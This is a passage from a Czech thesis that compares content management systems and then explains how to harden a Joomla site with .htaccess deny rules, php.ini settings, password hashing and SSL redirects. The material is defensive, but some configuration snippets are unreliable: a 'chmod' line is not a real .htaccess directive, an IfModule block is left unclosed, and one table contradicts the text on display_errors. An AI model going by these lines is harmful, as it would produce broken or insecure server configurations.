[12] Převzato z http://kb.webhosting.uk.com/how-install-joomla-on-my-hosting-accountsite/

a společností, zaštiťující vývoj Mamba. V srpnu byl vývoj Mamba ukončen a o měsíc později spatřila světlo světa první verze projektu Joomla. Ta byla téměř identická s produktem Mambo 4.5.2.3. Byly pouze opraveny některé bezpečnostní chyby. Problémy s organizací projektu Mambo způsobily, že se o něj open source komunita přestala zajímat a plně se zaměřila na vývoj systému Joomla.[13]

Název Joomla! je anglický fonetický přepis svahilského slova „jumla“ [džumla], které znamená „všichni dohromady“ nebo „v celku“. Tento název byl vybrán jako závazek vývojářského týmu a komunity k tomuto projektu.[14]


2.2.2 Jak Joomla pracuje

Redakční systém je mnohem komplikovanější než běžný web. Jeho užívání je paradoxně mnohem jednodušší než tvorba statických HTML souborů a k efektivnímu používání postačí uživateli pouhé základní znalosti.

Interakce začíná, když si webový prohlížeč vyžádá stránku z webového serveru. Přestože obsah adresního řádku připomíná požadavek na jednoduchou HTML stránku, ve skutečnosti je aktivován celý proces získávání dynamického obsahu. Požadavek způsobí načtení části systému Joomla webovým serverem a jeho provedení v interpreteru PHP tohoto serveru. Požadavek je zpracován redakčním systémem, přičemž zjistí, jaký obsah je prohlížečem vyžadován. Následně je vytvořeno spojení s databázovým serverem a daný článek načten z databáze. Ten je pak naformátován podle stylu uživatelské šablony. Joomla vytvoří obsah ve formátu HTML a odešle jej zpět prohlížeči, který vše prezentuje stejným způsobem jako statickou stránku.[15]

---

[13] RAHMEL, Dan. *Joomla!: podrobný průvodce tvorbou a správou webů*. Vyd. 1. Překlad Ondřej Gibl. Brno: Computer Press, 2010, 382 s. ISBN 9788025127148.
[14] Joomla!. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2013 [cit. 2013-03-20]. Dostupné z: http://cs.wikipedia.org/wiki/Joomla!
[15] RAHMEL, Dan, Ref. 13



Obr. 4. Schéma získávání obsahu z webového serveru[16]

2.2.3 Vývojový cyklus

Koncem roku 2011 byl přijat vývojový plán, který zavedl následující číslování verzí:

major.minor. maintenance

- Major verze: obvykle přináší velkou změnu oproti předchozí verzi, například změnu architektury nebo API.
- Minor verze: obvykle přidává novou zásadní funkci při zachování stejného datového modelu.
- Maintenance: obsahuje pouze bezpečnostní záplaty a opravy chyb.

Vydané verze se dále dělí na LTS a STS. LTS (s dlouhodobou podporou) je označována minoritním číslem 5. Jedná se o hlavní verzi podporovanou minimálně 1,5 roku a vycházet by měla v dvou letých intervalech. STS (s krátkodobou podporou) je vydávána každých 6 měsíců a stejná je i doba podpory. Tato verze je určena pro vývojáře a testování komunitou, nikoli k ostrému provozu.

[16] Převzato z RAHMEL, Dan, Ref. 13

Tab. 1. Vývojový cyklus mezi LTS verzemi

Verze	Datum vydání
2.5 (LTS)	2012-03
3.0	2012-09
3.1	2013-03
3.2	2013-09
3.5 (LTS)	2014-03

2.2.4 Silné stránky

- Od verze 2.5 pokročilá správa uživatelských práv a vícejazyčný web
- Velmi aktivní uživatelská komunita a množství dokumentace k dispozici
- Oddělená administrace stránek (backend) od uživatelské části (frontend)

2.2.5 Slabé stránky

- Správa stránek není tak intuitivní jako u jiných redakčních systémů
- Rozšíření často nejsou zpětně kompatibilní
- Pro jednoduché stránky příliš pokročilý[17]

2.3 Drupal

CMS Drupal vytvořil holandský student Dries Buytaert a pojmenoval jej Drop. Tento název vznikl z překlepu slova „dorp“ – holandsky vesnice. První veřejná verze se však již jmenovala Drupal a opět vychází z holandštiny, tentokrát z anglické výslovnosti slova „drop“ – druppel.[18]

Redakční systém Drupal představuje vhodnou platformu pro vývoj jakéhokoli typu webových stránek od jednoduchých osobních a firemních prezentací, až po rozsáhlé portály s různým typem obsahu. Již v základní verzi umožňuje vytváření článků, stránek,

[17] CHAPMAN, Cameron, Ref. 11
[18] O systému Drupal. *Drupal.cz* [online]. 2012 [cit. 2013-03-20]. Dostupné z: http://www.drupal.cz/o-systemu-drupal

anket, diskusních fór, komentářů a blogů. Přidáním modulů lze doplnit stránky například o fotogalerii nebo elektronický obchod. Většina rozšíření je navíc dostupná zdarma. Drupal je postaven modulárním způsobem a jeho filozofií je přehledný kód a otevřenost API.

V řadách vývojářů Drupal působí několik odborníků na bezpečnost. Proto je Drupal považován za jeden z nejbezpečnějších CMS, jehož „Security team“ čítá asi 30 členů. Dobrou bezpečnostní referenci je například i to, že jej používá na svých stránkách i Bílý Dům a jiné vládní organizace po celém světě. Mezi další reference patří stránky hudební stanice MTV, oficiální stránky města Londýn nebo televize Prima.

Obr. 5. Logo CMS Drupal[19]

2.3.1 Silné stránky

- Podpora komunity včetně IRC kanálů a osobních setkání
- Velké množství nekomerčních modulů
- Společnosti nabízející komerční podporu systému Drupal

2.3.2 Slabé stránky

- Příliš pokročily pro jednoduché weby
- Oproti ostatním CMS existuje málo kvalitních témat
- Složitější systém vytváření témat[20]

[19] Převzato z: http://www.cms2cms.com/blog/cms2cms-drupal-migration-is-supported/
[20] CHAPMAN, Cameron, Ref. 11

2.4 Blogger

Tuto službu začala v roce 1999 nabízet společnost Pyra Labs, která byla v roce 2003 zakoupena Googlem. Nejedná se o plnohodnotný redakční systém, jako u předešlých aplikací, ale pouze o blog hostovaný na subdoméně blogspot.com. Do roku 2010 však bylo možné používat Blogger na vlastním hostingu. Všechny takto vzniklé blogy musely být přesunuty na společný hosting poskytovaný Googlem. Kromě publikování příspěvků, umožnuje služba sdílet blog mezi více účty, zobrazovat AdSense, psaní článků pomocí WYSIWYG editoru i v HTML režimu, používat šablony a vlastní doménu. [21]

Vzhledem k tomu, že celý blog je umístěn na serverech Google, který má právo blog zablokovat při jakémkoliv provinění, bylo by při takto velkém počtu uživatelů takřka nemožné, domáhat se vysvětlení.

2.5 vBulletin

První příčku v kategorii proprietárních redakčních systémů obsadil vBulletin. Z testovaného vzorku webů přesahuje počet jeho instalací hranici jednoho procenta. Stejně jako předchozí redakční systémy je napsán v jazyce PHP a neobejde se ani bez databáze MySQL. Autoři James E. Limm a John Percival jej vytvořili pro vlastní internetové fórum, které do té doby používalo flat file databázi, a s rostoucí popularitou nemohlo vydržet nápor uživatelů. Zanedlouho poté založili společnost Jelsoft a jejich řešení začali prodávat pod názvem vBulletin 1. Skutečně populární se stala až druhá verze, na jejíž tvorbě se kromě zakladatelů podíleli ještě další dva vývojáři. V roce 2007 zakoupila Jelsoft společnost Internet Brands a dále jej vyvíjí. Kromě základních funkcí obsahuje také fórum, blog nebo ankety. Samozřejmostí je kvalitní uživatelská podpora. Aktuální verze vBulletin 5 nabízí pokročilé uživatelské rozhraní pro úpravu šablon pomocí jednoduché techniky drag-and-drop. VBulletin na svých stránkách provozuje například platforma Steam společnosti Valve Corporation, EA Sports Game nebo NASA.[22]

---

[21] Blogger (service). In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2013 [cit. 2013-03-21]. Dostupné z: http://en.wikipedia.org/wiki/Blogger_%28service%29

[22] Frequently Asked Questions. *VBulletin* [online]. 2013 [cit. 2013-03-21]. Dostupné z: http://www.vbulletin.com/faq/

3 BEZPEČNOST CMS JOOMLA

Snadná instalace a správa tohoto redakčního systému je jednou z příčin obrovského růstu jeho popularity. Může být provozován téměř na jakémkoliv místě a za jakýmkoliv účelem. Ať už se jedná o portál nadnárodní společnosti, stránky malé firmy či osobní blog, všechna tato řešení budou spolehlivě poháněna Joomlou, nezávisle na tom, zda se jedná o Windows nebo Linux servery. Vyjmenovaná řešení však spojuje jedna důležitá skutečnost. Jsou umístěna na webu, a to je místo, kde se pravidla a zákony zřídkakdy dodržují. Joomla jako taková je poměrně bezpečná, ale špatná konfigurace, zranitelná rozšíření a slabá hesla mohou v důsledku způsobit značné škody.

3.1 Webhosting

Webhosting je služba, díky níž je možné umístit webové stránky na internet, aniž bychom museli mít vlastní server. Spolu s prostorem na svých serverech nabízí poskytovatelé webhostingu také množství skriptovacích technologií jako PHP, ASP, JSP a jiné, z databází jsou nabízeny především MySQL, MS SQL a PostgreSQL.

3.1.1 Na co se ptát při výběru poskytovatele

Fyzická bezpečnost bývá při výběru webhostingové společnosti často opomíjena. Sebelepší firewall však nezabrání poškození zařízení přírodními pohromami nebo krádeži samotného datového nosiče. Odpovědi na následující otázky by měly mít při rozhodování stejnou, ne-li vyšší prioritu.

- Je v budově nainstalován přístupový systém? Jak je zabezpečen?
- Kontrolujete zaměstnance, zda nemají kriminální minulost?
- Jsou zaměstnanci seznámeni s postupem při požární ochraně?
- Jsou podlaží budovy zabezpečena fyzickou ochranou?
- Jakým způsobem jsou zabezpečeny dedikované servery?
- Jsou v datacentru okna? Jak jsou zabezpečena?
- Je v budově nainstalován proti požární systém?
- Nachází se budova v povodňové zóně?
- Jaký je záložní zdroj energie? Jak dlouho dokáže systém napájet?
- Nachází se datacentrum v nadzemním podlaží?
- Jsou dolní podlaží vybavena záplavovými detektory?

- Je v datacentru nainstalován záložní chladicí systém?
- Máte vypracovaný havarijní plán? Jak často je testován a aktualizován?[23]

Mnohé z těchto základních otázek nemusejí být z bezpečnostních důvodů zodpovězeny, do jisté míry totiž připomínají sociální inženýrství, o jehož hrozbě by měli být zaměstnanci poučeni.

3.1.2 Sdílený hosting

Nejrozšířenější a nejekonomičtější řešení, kdy poskytovatel pronajímá prostor, přičemž výpočetní výkon serveru mezi sebou sdílí všichni zákazníci hostující na stejném hardware. Moduly, které lze u PHP využít jsou pevně dané, stejně jako doba běhu skriptu a jiná omezení. O server se plně stará poskytovatel. Provádí údržbu, nastavení zabezpečení, instalaci aktualizací a patchů. Zákazník je zodpovědný pouze za obsah a provoz aplikací na svém vymezeném prostoru. Vše potřebné včetně emailů a FTP účtů lze nastavit v administračním rozhraní.

Nezřídka kdy nastane u tohoto typu hostingu situace, kdy je webová uživatele napadena skrze web jiného zákazníka. Z toho důvodu je důležité udržovat aplikace na webu vždy aktuální a jasně vymezit působnost skriptů.

3.1.3 Dedikovaný hosting

Vlastní server je ideálním řešením pro rozsáhlé projekty a situace, kdy je vyžadován větší výpočetní výkon, garantovaná vysoká rychlost připojení nebo vlastní nastavení skriptovacích jazyků a dalších technologií. Správa takového řešení je mnohem náročnější a vyžaduje vyšší úroveň znalostí. Za tímto účelem jsou proto najímání administrátoři s dostatkem zkušeností, nebo je možné platit za správu serveru společnosti poskytující hosting.

Pro méně náročné projekty může být optimálním řešením virtuální server VPS. Svoboda nastavení celého systému je v tomto případě také zachována. Server běží ve virtualizovaném prostředí s libovolným operačním systémem a zákazník má práva administrátora. Na jednom fyzickém serveru je obvykle virtuálních serverů několik. VPS

---

[23] CANAVAN, Tom. *Joomla! web security: secure your Joomla! website from common security threats with this easy-to-use guide*. Birmingham, U.K.: Packt Pub., 2008, 248 s. ISBN 978-1-847194-88-6.

tedy sdílí některé prostředky s dalšími zákazníky a není proto vhodný pro náročné aplikace vyžadující velký výpočetní výkon.

3.1.4 Na co se při výběru ještě zaměřit

Mezi základní parametry webhostingu podle kterých se při výběru rozhodujeme, patří jednoznačně cena, prostor, traffic, dostupnost a konektivita. Neméně důležitá je také technická podpora, její ochota a dostupnost.

Z bezpečnostního hlediska je vhodné se informovat o nastavení a možnostech změny některých klíčových proměnných, jako jsou `safe_mode`, `open_base_dir`, `register_globals` a další. Důležitý je také přístup k `.htaccess`. V případě VPN nebo dedikovaného hostingu je to samozřejmostí.

3.2 Instalace Joomly

Na stránkách joomla.org bývá v download sekci obvykle více verzí ke stažení. Uživatelé často šáhnou po té s nejvyšším označením, aniž by si přečetli, že se jedná o STS verzi určenou k testování, nikoli k ostrému provozu.

3.2.1 Stažení instalačního balíku

Ačkoli lze na internetu nalézt velké množství předkonfigurovaných balíků obsahujících rozšíření a šablony třetích stran, vždy je bezpečnější sáhnout po čisté instalaci, nebo alespoň vybrat tu z důvěryhodného zdroje. V opačném případě můžeme kromě rozšíření získat i předinstalovaná zadní vrátka. Není vzácné narazit na verzi, která ani oficiálně ještě nebyla vydána. Instalaci takových balíků je rovněž lepé se vyhnout. Po stažení by měla následovat kontrola MD5 hashe, který je otiskem archívu, abychom se ujistili, že se jedná o neporušený a originální balík.

3.2.2 Instalace

Po úspěšném rozbalení a odeslání instalačního balíku na server může započít samotná instalace, během níž je uživatel vyzván k doplnění několika údajů majících vliv na bezpečnost. Prvním z nich je prefix tabulek v databázi. Nejedná se o zásadní opatření, kterým bychom útočníka zastavili, spíše tím jen zpomalíme a znepříjemníme jeho postupu. Mnohem důležitější je volba uživatelského jména, které nesmí být ponecháno na výchozí hodnotě. Rapidně se tím sníží pravděpodobnost úspěchu útoku hrubou silou. Silné heslo by

mělo být samozřejmostí. Starší verze Joomly neumožňují výběr uživatelského jména během instalace. V takovém případě je nutné jej změnit ihned po dokončení instalačního procesu. Zapnutá FTP vrstva ve většině případů není vyžadována. Není proto nutné zbytečně ukládat citlivé přístupové údaje na server. V případě potřeby ji lze zapnout dodatečně. Po úspěšném dokončení instalace je vyžadováno odstranění instalační složky.

3.3 Nastavení serveru

I ten nejbezpečnější redakční systém nedokáže odolat útoku, pokud jsou ledabyle nastavena práva souborů, nebo povoleny nebezpečné moduly PHP.

3.3.1 Oprávnění

Nastavením oprávnění můžeme jednoduše dosáhnout lepší úrovně zabezpečení. Doporučeno je následující nastavení:[24]

- `.htaccess` 644
- `configuration.php` 644
- Adresáře 755
- Soubory 644

3.3.2 .htaccess

Soubor `.htaccess` nacházející se v kořenovém adresáři je mocný nástroj, kterým můžeme významně ovlivnit chování serveru bez toho, aniž bychom museli kontaktovat podporu. Najdeme jej ovšem jen na serveru Apache a současně musí být také povolen správcem. Apache dnes běží na většině webových serverech. Jeden takový `.htaccess` soubor najdeme i v instalačním balíčku Joomly a po dokončení instalace je nutné jej přejmenovat z `htaccess.txt` na `.htaccess`, nebo přidat jeho obsah na konec již existujícího souboru. Příkazy výchozího souboru `.htaccess` zabrání provedení některých známých druhů exploitů.[25]

---

[24] RAHMEL, Dan, Ref. 13
[25] HOWARD, Michael a David LEBLANC. *Bezpečný kód: techniky a strategie tvorby bezpečných webových aplikací*. Vyd. 1. Brno: Computer Press, 2008, 895 s. ISBN 9788025120507.

Následující příklady mohou ještě zvýšit účinnost tohoto souboru. Některé příkazy ovšem nemusí být povoleny poskytovatelem webhostingu a při pokusu o otevření stránky se místo obsahu zobrazí chybová stránka.

3.3.2.1 Zabránění přístupu k souboru .htaccess

První vrstvou ochrany je nastavení práv souboru `.htaccess` na 644. Další vrstvu vytvoříme přidáním těchto řádků, které zabrání jakémukoliv extérnímu přístupu k souboru.

```
<Files .htaccess>
 order allow,deny
 deny from all
</Files>
```

3.3.2.2 Zabránění přístupu k souborům daného typu

Kód je podobný předchozímu příkladu. Pro vlastní použití stačí upravit seznam typů souborů v závorce. Uplatnění najdeme například u logovacích souborů, které slouží výhradně správci a návštěvníci stránek k nim nesmějí mít přístup.

```
<FilesMatch "\.(htaccess|htpasswd|ini|phps|fla|psd|log|sh)$">
 Order Allow,Deny
 Deny from all
</FilesMatch>
```

3.3.2.3 Zabránění přístupu ke všem php souborům s výjimkou výchozích

Povolením spouštění pouze výchozích souborů částečně zabráníme spuštění různých nástrojů typu PHP shell.

```
<Files *.php>
deny from all
</Files>
<Files ~ "(^index.php|^index2.php)$">
allow from all
</Files>
```

3.3.2.4 Zabránění neoprávněnému procházení adresářů

Pokud na serveru z nějakého důvodu chybí výchozí indexový soubor, může návštěvník v některých případech získat přístup k adresářové struktuře a souborům v nich. Abychom se tomuto vyhnuli, přidáme tento řádek.

```
Options All -Indexes
```

3.3.2.5 Ochrana kritických adresářů heslem

Budeme-li vyžadovat autentizaci pro přístup do adresáře `/administrator`, přihlašovací stránka do administrace se nezobrazí, dokud nezadá uživatel správné jméno a heslo. Ochrana administrace Joomly je tak zdvojena a útočník se navíc na první pohled nedozví, o jaký redakční systém se jedná. Heslo uložené na serveru může být v neveřejné části nebo i šifrované pomocí MD5 hashe. K tomu lze využít mnoho generátorů dostupných na internetu.

Nejprve vytvoříme soubor s názvem např. `.htpswd` a do něj umístíme uživatelské jméno a heslo ve tvaru „jmeno:heslo“.

V chráněném adresáři potom vytvoříme `.htaccess` soubor obsahující tyto řádky:

```
AuthName "Přihlašte se"

AuthType Basic

AuthUserFile /cesta_k_souboru/.htpswd

require valid-user
```

3.3.2.6 Automatická změna práv souborů

Správně nastavená práva jsou základním prvkem bezpečnosti a po případném útoku musejí být okamžitě nastavena na bezpečné hodnoty. Pomocí příkazů v `.htaccess` lze snadno nastavit typy nebo konkrétní soubory a jejich práva.

```
chmod .htaccess files 644

chmod php files 600
```

3.3.2.7 Zabránění přístupu vybraným robotům, offline prohlížečům a jiným nevyžádaným nástrojům

Ne každý robot je přátelský a respektuje pravidla v `robots.txt` a ne každý správce si přeje, aby jeho webové stránky byly kompletně stahovány aplikacemi jako HTTrack. Tomu i dalším nežádaným činnostem lze zabránit vytvořením blacklistu. Na internetu je mnoho aktualizovaných seznamu zapsaných přímo ve formě, v jakém se vkládají do souboru `.htaccess`.

```
RewriteEngine on

RewriteBase /

RewriteCond %{HTTP_USER_AGENT} almaden [OR]

RewriteCond %{HTTP_USER_AGENT} ^Anarchie [OR]

RewriteCond %{HTTP_USER_AGENT} ^Zeus.*Webster [OR]

RewriteCond %{HTTP_USER_AGENT} ^Zeus

RewriteRule ^.* - [F,L]
```

3.3.3 php.ini

Textový soubor `php.ini` umožňuje podobně jako `.htaccess` měnit globální nastavení serveru. Tentokrát ale ovlivňuje zpracování PHP skriptů. Opět závisí na poskytovateli, které z parametrů dovolí měnit. Na začátku instalace Joomla zobrazil přehled několika důležitých direktiv PHP, jejich doporučené a aktuální hodnoty.

Directive	Recommended	Actual
Safe Mode:	Off	Off
Display Errors:	On	On
File Uploads:	On	On
Magic Quotes Runtime:	Off	Off
Register Globals:	Off	Off
Output Buffering:	Off	Off
Session Auto Start:	Off	Off

Obr. 6. Doporučená nastavení PHP

Kromě výše zmíněných direktiv lze v `php.ini` nastavit ještě další, které mají rovněž vliv na bezpečnost. I ty jsou proto v tomto krátkém přehledu zmíněny.

- `safe_mode = off` (výchozí `on`)

Přestože `safe_mode` zavádí určitá bezpečnostní omezení jako zákaz některých funkcí nebo zvýšení kontrol, doporučuje se jej vypnout, neboť způsobuje problémy s kompatibilitou některých rozšíření. Jeho cílem bylo zabránit útokům na sdíleném hostingu. To lze ale zajistit i jinými opatřeními. Z toho důvodu poskytovatelé hostingu `safe_mode` často vypínají. Z PHP 5.4 byl již dokonce odstraněn.

- `display_errors = off` (výchozí `on`)
  Povoluje nebo zakazuje zobrazování chyb v prohlížeči. Chybová hlášení mohou obsahovat citlivé informace. Po odladění aplikace se proto doporučuje je vypnout.
- `file_uploads` (výchozí `on`)
  Pokud aplikace nevyužívá nahrávání souborů, doporučuje se vypnout. I v případě Joomly může taková situace nastat, především pokud provozujeme jednoduché firemní stránky apod.
- `magic_quotes_gpc` = `off` (výchozí `on`)
  Diskutabilní direktiva, jejímž smyslem mělo být zabránit SQL injection. Nicméně funkce `addslashes` pomocí níž jsou všechny vstupní proměnné escapovány, není v některých případech dostačující. V závislosti na konkrétním databázovém systému je nutné použít speciální escapovací funkce. I z tohoto důvodu PHP 5.4 `magic_quotes_gpc` už nepodporuje.
- `register_globals = off` (výchozí `off`)
  V případě zapnutí povoluje nebezpečný a dnes již zastaralý způsob práce s proměnnými. Každá proměnná načtená pomocí URL adresy, formuláře nebo cookies se automaticky stane globální proměnnou v PHP skriptu. Jednoduchou úpravou URL adresy pak může útočník vytvořit proměnnou s libovolnou hodnotou. I tato direktiva byla z PHP 5.4 odstraněna.
- `allow_url_fopen = off` (výchozí `on`)
  v případě že je povoleno, může skript používat funkce `file_get_contents`, `include`, `require` a další na vzdálené soubory. Pokud nejsou správně ošetřeny vstupy, může dojít k načtení závadného kódu z cizího serveru. Ještě nebezpečnější je `allow_url_include`, které většina společností poskytujících hosting zakazuje.
- `expose_php = off` (výchozí `on`)
  Tato direktiva umožnuje potenciálnímu útočníkovi zjistit relativně přesnou verzi PHP a na základě toho zvolit vhodný exploit. Vždy se proto doporučuje ji vypnout.

- `open_basedir`

  Pomocí `open_basedir` můžeme definovat působnost PHP skriptů, tedy vybrat adresáře, se kterými mohou PHP skripty pracovat. V případě sdíleného hostingu je toto nastavení nezbytné a mělo by nahradit zastaralý `safe_mode`.[26]

3.4 Hesla střežená Joomlou

přístupové údaje jsou nejcitlivějšími informacemi v redakčním systému. Cílem většiny útoků je právě získání těchto údajů a následná kontrola nad systémem.

3.4.1 Jména a hesla uživatelů

Veškeré informace o uživatelích jsou uloženy v SQL databázi v tabulce „users“, před níž je obvykle ještě prefix několika náhodných znaků.

username	email	password
TomasNovakA	joomla@onas.eu	5a030339ab2bf7b683a4f646a56d52c2:ijPRXlgzn1Jdwow6G...
Uziv1	uzivatel1@onas.eu	548afaf1b8f4db90bf997dcceb450dbf:FjyCfCkbTQgAxitNL...
Uziv2	uzivatel2@onas.eu	ac3da01e862d6ee44908b7bfdd4001aa:MEvlojt3TI0IfHH1Ly9xXMsF7QbFplzl


Obr. 7. Část tabulky users, obsahující uživatelská jména, emaily a hashe hesel

Po dokončení procesu registrace uživatele je do tabulky přidán nový záznam, obsahující všechny informace kromě hesla. Místo něj je uložen řetězec 64 znaků s dvojtečkou uprostřed. Nejprve je vygenerováno 32 náhodných znaků, před které je poté přidáno heslo, které si uživatel zvolil a vše je zašifrováno hashovací funkcí MD5. Tento hash dlouhý 32 znaků tvoří první část řetězce. Za dvojtečkou se pak nachází oněch 32 náhodných znaků, které byly vytvořeny na začátku procesu. Tato opatření zaručí nečitelnost hesla, a také jeho bezpečnost i v případě, že by bylo zvoleno příliš krátké heslo. Zároveň zaručí, že stejná uživatelská hesla budou mít rozdílné hashe. Před přihlášením uživatele je nejprve pomocí zadaného hesla a druhé části řetězce vytvořen hash, který je následně porovnán s první částí řetězce.

---

[26] KOFLER, Michael a Bernd ÖGGL. *PHP 5 a MySQL 5: průvodce webového programátora*. Vyd. 1. Brno: Computer Press, 2007, 607 s. ISBN 9788025118139.

Do verze 1.6 bylo možné požádat o reset hesla k účtu správce pomocí formuláře a ověřovacího tokenu, který byl odeslán na vyplněnou emailovou adresu. Tuto skutečnost často neužívali hackeři, a proto byla možnost volby nového hesla po ověření identity odebrána. Ponechána byla pouze uživatelům s menšími pravomocemi.[27]



Obr. 8. Chybové hlášení při pokusu o reset hesla super správce

Alternativním způsobem, o kterém se zmiňuje chybové hlášení (Obr. 8) může být například ruční vytvoření nového účtu super správce pomocí editace tabulky uživatelů v databázi. V případě MySQL lze využít phpMyAdmin, který podporuje i potřebný hashovací algoritmus MD5.

3.4.2 Přístupové údaje k SQL a FTP

Téměř při každé aktivitě, jako je přihlášení uživatele nebo zobrazení článku, se Joomla připojuje k SQL serveru a pomocí dotazů získává potřebné informace. Přihlašovací údaje nikdo nevyplňuje, nemohou být tedy porovnávány s hashem. Open source redakční systém také nemůže mít zašifrované jádro s vlastní šifrovací funkcí. Jedinou možností je tedy uložení takto citlivých informací do souboru. `Configuration.php` je chráněn samotnou Joomlou a při správně nastavených oprávnění k jeho obsahu nemůže získat útočník přístup. Oficiální dokumentací bylo dříve doporučováno přesunout tento kritický soubor mimo veřejnou část webu. Dnes už se od tohoto řešení upustilo a dále není doporučováno. Jedná se totiž o zásah do Joomly a mohou tak nastat problémy při aktualizacích nebo migraci. Dle dokumentace toto řešení nemá žádný vliv na bezpečnost a tudíž je nesmyslné.[28]

---

[27] How do you recover or reset your admin password?. In: *Joomla Documentation* [online]. 2013 [cit. 2013-03-31]. Dostupné z: http://docs.joomla.org/How_do_you_recover_or_reset_your_admin_password%3F

[28] Moving sensitive files outside the web root. In: *Joomla Documentation* [online]. 2012 [cit. 2013-03-31]. Dostupné z: http://docs.joomla.org/index.php?title=Moving_sensitive_files_outside_the_web_root&oldid=68318

Jednou z možností vyšší ochrany je zabránění přístupu k souboru pomocí `.htaccess`. Výchozí soubor `.htaccess` dodávaný s Joomlou tyto příkazy neobsahuje. Použít lze metodu uvedenou v části věnující se úpravám tohoto souboru, tedy:

```
<Files configuration.php>
 order allow,deny
 deny from all
</Files>
```

Nebo pomocí mod rewrite:

```
RewriteRule ^configuration\.php$ - [F,L]
```

3.5 SSL zabezpečení

Security Socket Layer je vrstva, nacházející se mezi transportní a aplikační vrstvou, jejímž účelem je zabezpečit komunikaci mezi serverem a klientem. SSL funguje na principu asymetrické šifry, kdy každá strana disponuje dvojicí šifrovacích klíčů – veřejným a soukromým. Před zavedením šifrování je nutné získat certifikát od některé z důvěryhodných certifikačních autorit. V opačném případě by byl uživatel obtěžován hlášením webového prohlížeče o nedůvěryhodném certifikátu.

Certifikační autorita ověřuje majitele domény pomocí emailu, někdy i dalšími způsoby včetně telefonického ověření. Na základě principu přenosu důvěry je tak možné důvěřovat údajům uvedeným v digitálním certifikátu za předpokladu, že je důvěryhodná samotná certifikační autorita.[29]

3.5.1 Kde všude použít SSL

Joomla odesílá přihlašovací údaje v nešifrované podobě. I když existují rozšíření, která hashují hesla na straně uživatele, a brání tak odposlechnutí nešifrovaného hesla, bezpečnosti šifrování komunikace pomocí SSL se to ani zdaleka nevyrovná. SSL certifikáty by měly být používány především v případech, kdy jsou jakýmkoliv způsobem shromažďovány důvěrné údaje od uživatelů. Taková situace nastává nejčastěji během

[29] Certifikační autorita. In: *SSL certifikat.cz* [online]. 2010 [cit. 2013-04-01]. Dostupné z: https://www.ssl-certifikaty.cz/o-certifikatech/certifikacni-autorita/

přihlašování uživatelů nebo odesílání formulářů. U intranetových portálů a hlavně elektronických obchodů by mělo být používání SSL zabezpečení samozřejmostí.[30]

Kvůli rychlosti byly dříve šifrovány pouze přihlašovací stránky a formuláře. Podle studie, kterou provedl Google v roce 2010, je server zatěžován především při sestavování spojení. Následný proces šifrování není natolik náročný, že by výrazněji zatěžoval server. Trendem poslední doby je tedy šifrování veškeré komunikace.[31]

3.5.2 Nastavení SSL

V globálním nastavení Joomly najdeme pod záložkou „server“ rozbalovací menu, označené „Vynutit SSL“. Z nabízených možností můžeme zvolit, zda si přejeme SSL použít pouze na backend, tedy správcovskou část, nebo kompletně na celý web. Pokud je některá z možností zvolena, aniž by byl na serveru nainstalován funkční certifikát, nebude možné se do administrace přihlásit, neboť Joomla bude trvat na šifrovaném ale nefunkčním HTTPS. Volba se dá ale vrátit zpět pomocí ruční změny hodnoty proměnné `$force_ssl` na `0` v souboru `configuration.php`. K tomu je samozřejmě nutný FTP přístup.

Šifrované komunikace dosáhneme také přidáním několika řádku do souboru `.htaccess`. Tento způsob by měl být preferován, neboť je univerzální a není závislí na verzi nebo typu redakčního systému.

```
RewriteCond %{SERVER_PORT} !^443$

RewriteRule .* https://%{HTTP_HOST}%{REQUEST_URI} [QSA,R=301,L]

<IfModule !mod_ssl.c>

Redirect permanent / https://www.domena.com
```

Třetí možností jsou dostupná rozšíření, s jejichž pomocí lze nastavit, které články, moduly a komponenty mají být šifrovány.

---

[30] Co je to SSL. In: *Thawte* [online]. 2010 [cit. 2013-04-01]. Dostupné z: http://www.ssl-thawte.cz/ssl/co-je-to-ssl/

[31] Overclocking SSL. In: *ImperialViolet* [online]. 2010 [cit. 2013-04-01]. Dostupné z: http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html

3.6 Rozšíření pro zvýšení úrovně zabezpečení

Testování nových rozšíření a jejich nastavení je vhodné provádět na kopii redakčního systému uloženého na disku počítače. Instalace CMS na lokální disk není vůbec obtížná. Můžeme k tomu použít oblíbený WAMP, nebo jiný alternativní balík obsahující Apache, MySQL a PHP. Před instalací nového rozšíření je doporučeno udělat rychlou zálohu souborů a databáze. Pokud by byla negativně ovlivněna funkčnost redakčního systému, měla by vždy existovat možnost vrátit web snadno zpět do fungujícího stavu.

Návštěvníci stránek by měli mít možnost nahrávat pouze soubory obrázkového typu a dokumenty. Na webu by mělo být zakázáno používat vlastní HTML a JavaScript. Toto nastavení je důležité provést především u rozšíření pro tvorbu obsahu, jako jsou WYSIWYG editory, návštěvní knihy, komentáře a další komponenty, které obsahují vstupní textová pole nebo možnost připojení souboru.

3.6.1 Nástroje pro komplexní ochranu webu

Název:	OSE Anti-Hacker™ for Joomla!		
Autor:	OSE	**Licence:**	Komerční
Pro:	2.5 3.X	**Aktualizátor:**	Ano

